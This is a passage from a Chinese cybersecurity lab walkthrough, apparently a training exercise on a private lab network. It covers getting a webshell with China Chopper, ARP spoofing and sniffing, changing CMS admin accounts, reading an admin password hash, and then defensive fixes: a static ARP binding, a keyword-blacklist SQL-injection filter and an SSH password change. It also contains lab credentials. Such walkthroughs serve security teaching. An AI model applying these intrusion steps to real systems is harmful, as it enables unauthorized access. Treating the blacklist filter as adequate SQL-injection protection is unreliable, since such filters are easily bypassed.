


4.6 使用菜刀工具获取系统权限

使用中国菜刀工具 getshell。




成功 getshell。




4.7 获取系统根目录下的 key4.txt 文件

在系统根目录下找到 key4.txt 文件。




系统根目录下的 key4.txt 文件内容是 **sql**。




任务五

5.1 在 192.168.1.4 机器上查看固定 MAC 地址

在实验步骤 1.4 中利用 weblogic 漏洞可以获取服务器 192.168.1.4 上的 root 权限。




使用 ifconfig 命令查看 192.168.1.4 机器上的固定 MAC 地址是 FA:16:3E:A4:5B:58。



5.2 在 192.168.1.3 机器上绑定 192.168.1.4 的 MAC 地址

使用如下 rdesktop 命令登录主机 192.168.1.3。

rdesktop 192.168.1.3 -u TEST\\administrator -p Simplexue@123



在主机 192.168.1.3 的 cmd 中使用如下命令获取网卡的 Idx，网卡的 Idx 是 12。

```
C:\Users\Administrator>netsh i i show in

Idx     Met         MTU          状态                名称
---  ----------  ----------  ------------  ---------------------------
  1          50  4294967295  connected     Loopback Pseudo-Interface 1
 12           5        1500  connected     本地连接 2
```


然后使用如下命令在 192.168.1.3 机器上绑定 192.168.1.4 的 MAC 地址。

netsh -c "i i" add neighbors 12 "192.168.1.4" "FA-16-3E-A4-5B-58"


```
C:\Users\Administrator>netsh -c "i i" add neighbors 12 "192.168.1.4" "FA-16-3E-A
4-5B-58"


C:\Users\Administrator>arp -a

接口: 192.168.1.3 --- 0xc
  Internet 地址         物理地址              类型
  192.168.1.2           fa-16-3e-13-0b-c3     动态
  192.168.1.4           fa-16-3e-a4-5b-58     静态
  192.168.1.10          fa-16-3e-99-c4-bb     动态
  192.168.1.255         ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态
```

5.3 回到 192.168.1.2 操作机，尝试再次进行密码嗅探，嗅探失败

在操作机 192.168.1.2 中使用 ettercap 工具尝试再次进行密码嗅探，与实验步骤 1.2 相比，此次密码嗅探失败。



受到 arp 欺骗攻击的机器 192.168.1.3 的 arp 缓存表中，ftp 服务器 192.168.1.4 对应的 MAC 地址实际是操作机 **192.168.1.2** 的 MAC 地址。




任务六

6.1 修改 192.168.1.5 机器 wordpress 网站后台管理员 admin 的密码

使用浏览器登录服务器 192.168.1.5 的 wordpress 网站后台，在“用户->我的个人资料”页面中可以发现 admin 用户的邮箱是 **1@qq.com**。

在网站后台“用户->我的个人资料”页面中可以更改 admin 用户的密码。




修改密码成功，新密码是 Simplexue123。

6.2 修改 192.168.2.3 机器 dedecms 网站后台管理员 admin 的用户名

在服务器 192.168.2.3 的 dedecms 网站后台中的“核心->批量维护->数据库内容替换”页面中，可以直接更改数据库的内容从而实现修改网站后台管理员 admin 的用户的效果。修改后的网站后台管理员用户名是 newadmin。

在 dedecms 网站后台的“系统->系统设置->系统用户管理”中可以发现网站后台管理员用户名已被成功修改为 newadmin。


在 dedecms 网站后台的“系统->系统设置->SQL 命令行工具”中可以查询数据库中 dede_admin 表的 pwd 字段，从而得到 dedecms 网站管理员存储在数据库中的密码哈希 **7cd6ef195a0f7622a9c5**。



6.3 修改 192.168.2.3 机器 dedecms 网站后台地址

当前网站后台地址是/manager，而 manager 在服务器中实际上是网站根目录

下的一个目录，将这个目录名字修改，就可以实现修改 192.168.2.3 机器 dedecms 网站后台地址的效果。在网站后台的“核心->附件管理->文件式管理器”页面中可以修改 manager 的名称，修改为 admin。




修改后访问 http://192.168.1.5/admin/index.php，成功访问 dedecms 网站后台，说明网站后台地址修改成功。

任务七

7.1 修改存在 sql 注入漏洞的文件代码，修补 sql 注入漏洞


登录 dedecms 网站后台，在“核心->附件管理->文件式管理器”中找到网站根目录下的 sql 目录中的 index.php 文件，该文件是存在 sql 注入漏洞的文件代码的原因。原有 index.php 代码存在 sql 注入漏洞是因为 **getsql** 函数过滤得不彻底，将过滤字符替换为空容易被绕过，且对于关键字符没有转义。



针对上述两种过滤不彻底的情况，在 index.php 文件中添加如下代码，首先使用 addslashes 函数对特殊字符（包括单引号、双引号、反斜杠、NULL）进行转义，再比较调用 str_replace 函数前后的$str 长度是否一致，如果不一致则说明出现了需要过滤的字符，直接返回空字符串，不让原来的输入继续进行，从而防御可能存在的 sql 注入。下图中方框内的代码是添加的代码。

```
function getsql($str){
    $str=addslashes($str);
    $len=strlen($str);
        $str=str_replace('select','',$str);
    $str=str_replace('join','',$str);
    $str=str_replace('union','',$str);
    $str=str_replace('where ','',$str);
    $str=str_replace('insert','',$str);
    $str=str_replace('delete','',$str);
    $str=str_replace('and ','',$str);
    $str=str_replace('drop','',$str);
    $str=str_replace('create','',$str);
    $str=str_replace('script','',$str);
    $str=str_replace('alert','',$str);
        $str=str_replace('<','&#39;',$str);
    if ($len !== strlen($str)) {
        return '';
    } else {
        return $str;
    }
}
```

正常查询仍然可以进行。



尝试使用实验步骤 4.5 所使用的 sql 注入 payload，此时不会造成 sql 注入，当 index.php 文件检测到存在需要过滤的字符时，直接返回 id=1 的查询内容。

7.2 修改存在 ssh 弱口令漏洞的账户密码，修复 ssh 弱口令漏洞

服务器 192.168.1.6 存在 ssh 弱口令漏洞，root 账户的密码是 hacker427，使用如下命令修改为强密码，比如 Simplexue@123，成功修复 ssh 弱口令漏洞。

passwd

```
root@simpleedu:~/Desktop# ssh root@192.168.1.6
root@192.168.1.6's password:
Last login: Fri May 20 17:19:29 2022 from 192.168.1.2
[root@simple ~]# passwd
Changing password for user root.
New password:
Retype new password:
passwd: all authentication tokens updated successfully.
```

在 ssh 配置文件/etc/ssh/sshd_config 中，可以发现是否允许 root 用户登录该行内容的配置信息，该设置是**#PermitRootLogin yes**。

```
# Authentication:

#LoginGraceTime 2m
#PermitRootLogin yes
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10
```

【实验总结】